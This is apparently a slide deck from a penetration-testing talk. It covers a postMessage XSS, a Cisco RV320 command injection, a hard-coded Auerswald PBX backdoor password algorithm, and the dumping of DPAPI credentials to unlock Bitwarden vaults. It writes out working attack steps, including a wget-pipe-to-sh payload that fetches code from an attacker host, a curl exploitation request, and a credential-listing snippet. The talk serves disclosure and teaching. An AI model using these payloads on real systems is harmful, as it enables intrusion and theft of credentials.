RedTeam Pentesting


# Behind the Screens

## Insights and Stories of Real-World Penetration Testing

Alexander Neumann
RedTeam Pentesting GmbH
kontakt@redteam-pentesting.de
https://www.redteam-pentesting.de

17 June 2024

# Disclaimer



# Penetration Testing and Me

- RedTeam Pentesting: specialised service provider
- Pentest: Real attack, carried out by a team
- Everything is allowed (sometimes talk to customer before)
- Most important: workshop afterwards

# Web-Based Vulnerabilities

- OWASP TOP 10

# Web-Based Vulnerabilities

- ★ OWASP TOP 10 ⇒ boring

# Reverse Tabnabbing on Reddit

Video:
https://www.reddit.com/r/netsec/comments/bs07rj/why_reverse_tabnabbing_matters_an_example_on/

# Message Event Handlers

- Websites can use `postMessage()` to send messages
- Can be received by other websites opened in the same browser
- If they have a relation

# Message Event Handlers

Example: Website with external payment processor and status

```
Payment status: <div id="status">unknown</div>

<script>
  window.addEventListener('message', function(msg) {
    document.querySelector("#status").innerHTML = msg.data;
  })
</script>
```

# Message Event Handlers


Attacker website:

```
<script>
  let target = undefined;

  function openWindow() {
    target = window.open("http://example.com/victim.html", "_blank");
  }

  function sendMessage() {
    target.postMessage(
      `<img src="x" onerror="alert('RedTeam Pentesting')">`,
      '*')
  }
</script>
```

# Message Event Handlers - Solution

```
<script>
  window.addEventListener('message', function(msg) {
    if (msg.origin !== "https://payment-processor.com") {
      return;
    }

    document.querySelector("#status").innerHTML = msg.data;
  })
</script>
```

# Network Pentests



# Cisco RV320

- ★ Discovered a Cisco RV320 in a network pentest
- ★ Small business router
- ★ Gigabit
- ★ VPN Support
- ★ Sold since 2013, supported until 2023
- ★ Firmware version v1.4.2.17 (Oct. 2017) installed

# Portscan (Internal)

```
$ nmap -p 0- -sV -sS -T4 192.168.10.1
Starting Nmap 7.70 ( https://nmap.org )
Nmap scan report for routera294b2.local (192.168.10.1)
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE  VERSION
53/tcp   open  domain   dnsmasq 2.40
80/tcp   open  http     nginx 1.10.1
443/tcp  open  ssl/http nginx 1.10.1
1723/tcp open  pptp     linux (Firmware: 1)
8000/tcp open  http     Apache httpd
8007/tcp open  http     Apache httpd
8008/tcp open  http
8443/tcp open  ssl/http Apache httpd
[...]
```

# Portscan (External)

```
$ nmap -p 0- -sV -sS -T4 192.168.11.146
Starting Nmap 7.70 ( https://nmap.org )
Nmap scan report for 192.168.11.146
Host is up (0.0010s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
1723/tcp open  pptp    linux (Firmware: 1)
8007/tcp open  http    Apache httpd
8008/tcp open  http
[...]
```

RedTeam Pentesting

# Firmware Analysis

```
$ binwalk RV32X_v1.4.2.17_20171030-code.bin

DECIMAL   HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------

64        0x40        ELF, 64-bit MSB MIPS32 rel2 executable, MIPS,
5353552   0x51B050    Linux kernel version "2.6.32.13-Cavium-Octeon
                      (root@paul-i7-pc) (gcc version 4.3.3 (Cavium Networks
                      Version: 2_0_0 build 99) ) #2 SMP Mon Oct 30 15:52"
[...]
7143488   0x6D0040    gzip compressed data, maximum compression, from Unix,
                      last modified: 2017-10-30 07:52:30
[...]
29360128  0x1C00000   CramFS filesystem, big endian size 7122944 version 2
                      sorted_dirs CRC 0x9E0F53FE, edition 0, 5815 blocks,
                      1854 files
```

RedTeam Pentesting

# Firmware Analysis

```
$ tree
.
+-- cert-bin
|   +-- certVerifyLogin.cgi -> ../cgi-bin/userLogin.cgi
+-- cgi-bin
|   +-- accesspoint.html
|   +-- addcifsbookmark.html
|   +-- adddesktopbookmark.html
|   +-- addservicesbookmark.html
|   +-- anti_arp.bat
|   +-- api -> ../../var/
|   +-- browser_error.html
|   +-- cifs -> singlecifs
|   +-- cifs-upload -> singlecifs
|   +-- climiterror.html
|   +-- compareDB -> single_cgi
|   +-- config_adv.exp
|   +-- config.exp
|   +-- config_mirror.exp
|   +-- desktop1.html
```


# Testing in Practice

```
$ curl --insecure https://192.168.10.1/cgi-bin/config.exp
####sysconfig####
[VERSION]
VERSION=73
MODEL=RV320
SSL=0
IPSEC=0
PPTP=0
PLATFORMCODE=RV0XX
[...]
[SYSTEM]
HOSTNAME=router
DOMAINNAME=example.com
DOMAINCHANGE=1
USERNAME=cisco
PASSWD=066bae9070a9a95b3e03019db131cd40
```

066bae9070a9a95b3e03019db131cd40 = md5("cisco1964300002")


RedTeam Pentesting

# Login Process




RedTeam Pentesting

# Reverse Engineering with Ghidra



# Reverse Engineering with Ghidra

```
sprintf(command,
        "openssl req -new -nodes -subj
        \'/C=%s/ST=%s/L=%s/O=%s/OU=%s/CN=%s/emailAddress=%s/\' -keyout
        %s%s.key -out %s%s.csr -newkey rsa:%s"
        ,countryName,stateOrProvinceName,locality,organization,
        organizationalUnit,commonName,emailAddress,"/etc/flash/ca/private/"
        &caIdStr,"/etc/flash/ca/certs/",&caIdStr,keyLength);
system(command);
```


cisco
English
Log Out
About
Help
RV320 Gigabit Dual WAN VPN Router
Getting Started
Setup Wizard
System Summary
Setup
DHCP
System Management
Port Management
Firewall
VPN
OpenVPN
Certificate Management
My Certificate
Trusted IPSec Certificate
OpenVPN Certificate
Certificate Generator
CSR Authorization
Log
User Management
Certificate Generator
Certificate Generator
Type:
Self-Signed Certificate
Country Name (C):
United States
State or Province Name (ST):
MyState
Locality Name (L):
MyLocality
Organization Name (O):
MyOrganization
Organizational Unit Name (OU):
MyUnit
Common Name (CN):
a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
Email Address (E):
any@example.com
Key Encryption Length:
512
Valid Duration:
30
Days (Range: 1-10950, Default: 30)
Save
Cancel
© 2015 Cisco Systems, Inc. All Rights Reserved.

# Exploitation

Attacker:

```
curl -s -b "$COOKIE" \
--data "page=self_generator.htm&totalRules=1[...]&SelectSubject_c=1&" \
--data-urlencode "common_name=a'\$(wget -q -O- http://192.168.10.100:4444/|sh)
    'b" \
"http://192.168.1.1/certificate_handle2.htm?type=4"
```

On the device:

```
openssl req -new -nodes -subj \
'/C=US/ST=MyState/L=MyLocality/O=MyOrganization/OU=MyUnit
/CN=a'$(wget -q -O- http://192.168.10.100:4444/|sh)'b
/emailAddress=any@example.com/' [...]
```

# 'Fix' by Cisco

Diff of `nginx.conf`:

```
  location / {
      root   html;
      index  index.html index.htm;

+     if ($http_user_agent ~* "curl") {
+        return 403;
+     }

      [...]
  }
```

# 'Fix' by Cisco


# Auerswald PBX

Another network pentest;


- ★ Discovered Auerswald PBX (telephone server)
- ★ Login page looked suspicious
- ★ Download and extract firmware, runs Linux
- ★ Binary `webserver` sounds interesting
- ★ ⇒ Ghidra

RedTeam Pentesting

# Ghidra



# Ghidra - Strings



RedTeam Pentesting

# Ghidra - Comparison Admin User

Decompile: web_getAccessLevel - (webserver)

```
549 LAB_0001568c:
550         puVar4 = (undefined4 *)strcmp((char *)username,"sub-admin");
551         if (puVar4 == (undefined4 *)0x0) {
552           local_5be = 0;
553           local_5c4 = puVar4;
554           local_5e0 = (undefined4 *)
555                       FUN_001b4444(param_1[2],&local_5c4,&local_5be,"WHERE isSubAdmin=1");
556           if (local_5e0 == (undefined4 *)0x0) {
557             puVar4 = (undefined4 *)(uint)local_5be;
558             if (puVar4 == (undefined4 *)0x0) {
559               local_5ec = local_5c4;
560               local_5e0 = puVar4;
561             }
562             else {
563               local_5ec = local_5c4;
```

RedTeam Pentesting

# Ghidra - Comparison with “Schandelah”?

Decompile: web_getAccessLevel - (webserver)

```
504     puVar4 = input_password;
505 LAB_00015930:
506     if ((uVar9 & (uint)local_5f8) == 0) goto LAB_0001593c;
507 LAB_00015340:
508     iVar10 = strcmp((char *)username,"Schandelah");
509     if (iVar10 == 0) {
510       gen_password(0,&generated_password);
511       if (input_password == (undefined4 *)0x0) {
512         iVar10 = FUN_00121668(*param_1,param_1 + 0x10);
513         if (iVar10 != 0) goto LAB_00015ea8;
514       }
515       else {
516         iVar10 = strcmp((char *)input_password,(char *)&generated_password);
517         if (iVar10 == 0) {
    LAB_00015ea8:
```

# OSINT #1


Schandelah – Wikipedia
de.wikipedia.org/wiki/Schandelah
Nicht angemeldet Diskussionsseite Beiträge Benutzerkonto erstellen Anmelden
Artikel Diskussion Lesen Bearbeiten Quelltext bearbeiten Versionsgeschichte
Wikipedia durchsuchen
Koordinaten: 52° 15′ 56″ N, 10° 41′ 15″ O
WIKIPEDIA
Die freie Enzyklopädie
Hauptseite
Themenportale
Zufälliger Artikel
Mitmachen
Artikel verbessern
Neuen Artikel anlegen
Autorenportal
Hilfe
Letzte Änderungen
Schandelah
Schandelah ist ein Dorf in Niedersachsen, 15 km östlich von Braunschweig gelegen. Schandelah gehört zur Gemeinde Cremlingen im Landkreis Wolfenbüttel und hat über 2000 Einwohner, einen Bahnhof, einen Kindergarten, eine Grundschule und einen Sportverein.
Inhaltsverzeichnis [Verbergen]
1 Geographie
1.1 Geopunkt Jurameer Schandelah
2 Geschichte
3 Politik
3.1 Ortsrat
Schandelah
Gemeinde Cremlingen
Höhe: 101 m
Einwohner: 2277 (31. Dez. 2017)[1]
Eingemeindung: 1. März 1974

# OSINT #1

## Wirtschaft und Infrastruktur [ Bearbeiten | Quelltext bearbeiten ]

### Unternehmen [ Bearbeiten | Quelltext bearbeiten ]

Die Firma Auerswald GmbH & Co. KG, ein Hersteller von Telekommunikationsanlagen, unterhält am Ort eine Produktionsstätte.


RedTeam Pentesting

# Ghidra - User “Schandelah”

Decompile: web_getAccessLevel - (webserver)

```
504     puVar4 = input_password;
505 LAB_00015930:
506     if ((uVar9 & (uint)local_5f8) == 0) goto LAB_0001593c;
507 LAB_00015340:
508     iVar10 = strcmp((char *)username,"Schandelah");
509     if (iVar10 == 0) {
510       gen_password(0,&generated_password);
511       if (input_password == (undefined4 *)0x0) {
512         iVar10 = FUN_00121668(*param_1,param_1 + 0x10);
513         if (iVar10 != 0) goto LAB_00015ea8;
514       }
515       else {
516         iVar10 = strcmp((char *)input_password,(char *)&generated_password);
517         if (iVar10 == 0) {
    LAB_00015ea8:
```

# Ghidra - Password



RedTeam Pentesting

# Ghidra - Password #2

Decompile: gen_password2 - (webserver)

```
1
2  void gen_password2(char *pbx_snr,int include_lang,uint lang_index,char *dest)
3
4  {
```

```
58    local_84 = 0;
59    local_80 = 0;
60    lang = 0;
61    if (pbx_snr == (char *)0x0) {
62      pbx_snr = (char *)&local_84;
63      auer_getPbxSerialNumber(pbx_snr,0x21);
64    }
```

```
74    date_string = current_date_as_string(&local_3c,0x10);
75    __snprintf_chk(&local_c4,0x40,1,0x40,"%s%s%s%s",pbx_snr,"r2d2",date_string,&lang);
76    func_3518(&local_c4,&local_60);
77    auer_strncpy(dest,&local_60,8);
```

RedTeam Pentesting

# Ghidra - Mysterious Function


Decompile: func_3518 - (webserver)

```
1
2  void func_3518(char *data_src,char *data_dest)
3
4  {
5    size_t data_src_len;
6    undefined4 local_94;
7    undefined4 local_90;
8    undefined4 local_8c;
```

```
32   local_2c = __stack_chk_guard;
33   local_90 = 0xefcdab89;
34   local_94 = 0x67452301;
35   local_8c = 0x98badcfe;
36   local_88 = 0x10325476;
37   data_src_len = strlen(data_src);
38   md5_update(&local_94,data_src,data_src_len);
39   md5_finalize(&local_3c,&local_94);
40   *data_dest = "0123456789abcdef"[local_3c >> 4];
41   data_dest[1] = "0123456789abcdef"[local_3c & 0xf];
42   data_dest[2] = "0123456789abcdef"[local_3b >> 4];
43   data_dest[3] = "0123456789abcdef"[local_3b & 0xf];
```

RedTeam Pentesting

# OSINT #2



RedTeam Pentesting

# Ghidra - Passwort #2

Decompile: gen_password2 - (webserver)

```
60  lang = 0;
61  if (pbx_snr == (char *)0x0) {
62    pbx_snr = (char *)&local_84;
63    auer_getPbxSerialNumber(pbx_snr,0x21);
64  }
65  if (include_lang != 0) {
66    if (lang_index < 0x12) {
67      __strcpy_chk(&lang,(&language_table)[lang_index],8);
68    }
69    else {
70      lang = 0x2e6l2e6e;
71      local_28 = local_28 & 0xffffff00;
72    }
73  }
74  date_string = current_date_as_string(&local_3c,0x10);
75  __snprintf_chk(&local_c4,0x40,1,0x40,"%s%s%s%s",pbx_snr,"r2d2",date_string,&lang);
76  md5_as_hexstring(&local_c4,&local_60);
77  auer_strncpy(dest,&local_60,8);
78  if (local_24 == __stack_chk_guard) {
79    return;
80  }
81                    /* WARNING: Subroutine does not return */
```

# Backdoor Password

Password for user `Schandelah`:

1. MD5(serial number + `"r2d2"` + current date)
2. Take the first 7 characters of the hex representation

But: How do we get serial number and current date (of the device)?

# Solution

Just ask the device:

```
$ curl --include https://192.168.1.2/about_state
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8;
[...]

{
  "pbx": "COMpact 5500R",
  "pbxType": 35,
  "pbxId": 0,
  "version": "Version 7.8A - Build 002  ",
  "serial": "1234123412",
  "date": "30.08.2021",
  [...]
}
```

# Aftermath

- ★ Auerswald corrected the issue within four weeks
- ★ In contrast to other big manufacturers

# Auerswald

# Windows Network Pentest

- Target: access and modify files
- Bonus target: compromise the backup systems (not part of the domain)
- Quickly gained domain admin privileges
- Separation is usually not complete:
  - Network access
  - Password manager (on workstation within Windows domain)

# Bitwarden


- Open Source passwort manager
- Cloud service or self-hosted

# Bitwarden


- Open Source passwort manager
- Cloud service or self-hosted
- Password database (vault) on Windows is stored at `%AppData%\Bitwarden\data.json`:

```
        "openAtLogin": false,
        "enableBiometrics": true,
        "biometricText": "unlockWithWindowsHello",
        "noAutoPromptBiometricsText": "autoPromptWindowsHello",
        "installedVersion": "2023.3.0",
        [...]
            "avatarColor": null,
            "biometricUnlock": true
        },
        "tokens": {
```

# Vault Unlock

Without biometrics:

- ★ Password $\xrightarrow{\text{KDF}}$ Derived Key $\xrightarrow{\text{decrypt}}$ Account Key $\xrightarrow{\text{decrypt}}$ Vault

# Vault Unlock


Without biometrics:


- Password $\xrightarrow{\text{KDF}}$ Derived Key $\xrightarrow{\text{decrypt}}$ Account Key $\xrightarrow{\text{decrypt}}$ Vault

With biometrics:

- Unlock
- Get derived key
- OS provides mechanisms:
  - TouchID
  - **Windows Hello**
  - ...

# Windows Hello




- ★ Supports biometrics (fingerprint, face recognition) or just PIN
- ★ Bitwarden: Chosen method is irrelevant ⇒ not necessarily biometrics

# Bitwarden Windows Hello Implementation

clients / apps / desktop / desktop_native / src / password / **windows.rs**

Code | Blame | 183 lines (153 loc) · 5.24 KB

```
16   pub fn get_password<'a>(service: &str, account: &str) -> Result<String> {
110      let result = unsafe { CredWriteW(&credential, 0) };
111      if !result.as_bool() {
112          return Err(anyhow!(unsafe { GetLastError() }.0.to_string()));
113      }
114
115      Ok(())
116  }
```

clients / apps / desktop / desktop_native / src / password / **windows.rs**

Code | Blame | 183 lines (153 loc) · 5.24 KB

```
16   pub fn get_password<'a>(service: &str, account: &str) -> Result<String> {
22       let result = unsafe {
23           CredReadW(
24               PCWSTR(target_name.as_ptr()),
25               CRED_TYPE_GENERIC.0,
26               CRED_FLAGS_NONE,
27               credential_ptr,
28           )
```

- That is the `wincred`-API (based on DPAPI)
- This API has **nothing** to do with Biometrics or Windows Hello!

RedTeam Pentesting

# Bitwarden Windows Hello Implementation

clients / apps / desktop / src / main / biometric / **biometric.windows.main.ts**

Code | Blame | 48 lines (40 loc) · 1.53 KB

```
12  export default class BiometricWindowsMain implements BiometricsServiceAbstraction {
43
44    async authenticateBiometric(): Promise<boolean> {
45      const hwnd = this.windowMain.win.getNativeWindowHandle();
46      return await biometrics.prompt(hwnd, this.i18nservice.t("windowsHelloConsentMessage"));
47    }
```

RedTeam Pentesting

# Bitwarden Windows Hello Implementation

clients / apps / desktop / src / main / biometric / **biometric.windows.main.ts**

Code | Blame | 48 lines (40 loc) · 1.53 KB


```
12  export default class BiometricWindowsMain implements BiometricsServiceAbstraction {
43
44    async authenticateBiometric(): Promise<boolean> {
45      const hwnd = this.windowMain.win.getNativeWindowHandle();
46      return await biometrics.prompt(hwnd, this.i18nservice.t("windowsHelloConsentMessage"));
47    }
```

⇒ Derived key is only protected by DPAPI

# DPAPI

- **D**ata **P**rotection **A**pplication **P**rogramming **I**nterface
- Allows programs to store secrets
  - Wi-Fi passwords
  - Browser passwords
  - ...and Bitwarden
- Only protects against other users

# DPAPI-Assisted Hacking





★ No password for DPAPI required after login

# DPAPI-Assisted Hacking

- Listing all DPAPI credentials using the `wincred` API is simple:
  - `wincred.List()` just wraps `wincred`'s `CredEnumerateW`

```
creds, err := wincred.List()
if err != nil {
    return fmt.Errorf("wincred list: %w", err)
}

for _, cred := range creds {
    credentialBlob, err := decodeUTF16LE(cred.CredentialBlob)
    if err != nil {
        credentialBlob = fmt.Sprintf("%q", string(cred.CredentialBlob))
    }

    fmt.Printf("%s:\n    * %s\n", cred.UserName, credentialBlob)
}
```

# DPAPI-Assisted Hacking




RedTeam Pentesting

